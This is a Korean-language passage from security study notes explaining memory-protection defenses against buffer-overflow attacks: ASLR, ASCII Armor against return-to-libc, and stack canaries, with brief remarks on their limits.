실행 파일의 시작 주소, 라이브러리, 힙, 스택 등의 메모리 영역들의 주소 공간 배치를 랜덤화 하는 보안 기술이다. 구조가 쌓인 순서가 바뀌는 것이 아니고(라이브러리 제외) 각 세그먼트의 시작과 끝 번호가 변하는 것이다. 주소가 고정적이지 않고 매 실행마다 달라지기 때문에 주소를 이용해 공격하기 어려워진다. 어느 곳에 해커가 필요로 하는 함수나 코드가 있는지 알 수 없게 만든다. 찾을 수 없는 것을 호출하거나 참조하는 것은 불가능하다는 원리이다. 해커가 혹 EIP 컨트롤을 손에 넣어도 그 뒤 어디로 가야 하는지 모른다면 아무 소용이 없다. 하지만 원활한 실행 등의 이유로 메모리가 완벽하게 랜덤해지는 것은 아니며 집요한 공격자는 아마 쓸만한 ROP gadgets을 찾을 수 있을 것이다.

4.3 ASCII Armor

RTL 공격을 대비한 방어 기법으로 libc와 같은 중요한 공유 라이브러리는 메모리 상위의 널바이트를 포함한 주소에 배치되는 원칙이다. C언어 문자열 함수들은 널값을 만나면 끝나버린다는 성질을 이용했다 (리눅스 커널은 특히 C 기반). 우회 불가능한 것은 아니지만 일단 00값으로 인해 인자 전달이 안 이루어져 해커가 원하는 라이브러리에 닿기가 까다로워진다. 특히 DEP까지 함께 적용되면 공격 시도에 많은 수작업과 티테일이 요구된다.

4.4 Stack Canaries

스택에 저장된 리턴 주소를 보존하여 그 값이 바뀌지 않도록 막는 것이 주된 목적이다. 카나리라고 불리는 추가된 특별한 값(주로 랜덤 아니면 널)과 함께 대조 시 변동 사항이 있는지를 체크 한다. 스택 베이스 포인터와 리턴 주소 앞에 카나리 값이 들어가 함수 프로로그 과정의 한 부분이 된다. 그리고 함수 호출이 끝나고 돌아올 때 함수 에필로그

과정에서 현 카나리 값이 보호 보관된 원본 복사본과 똑같지 않으면 경고 후 프로그램을 종료시켜 버린다. BOF 시 해커는 리턴 값을 원하는 주소로 변경해야 하고 그러면 피할 수 없이 카나리 값 또한 덮어 써진다. 임의의 코드 실행을 막는 효과적인 방법이다. 해커가 카나리 값을 알 수 없는 한 공격은 불가능하다. 카나리는 컴파일러가 담당하며 컴파일러의 판단에 사용된 특정 함수가 BOF에 취약할 경우(배열 변수) 그 파트에 적용되는 기술이다.